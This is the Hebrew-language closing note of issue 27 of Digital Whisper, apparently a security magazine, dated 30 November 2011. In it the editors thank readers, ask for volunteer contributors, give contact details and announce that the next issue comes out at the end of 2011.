בזאת אנחנו סוגרים את הגליון ה-27 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של שנת 2011.

אפיק קסטיאל,

ניר אדר,

30.11.2011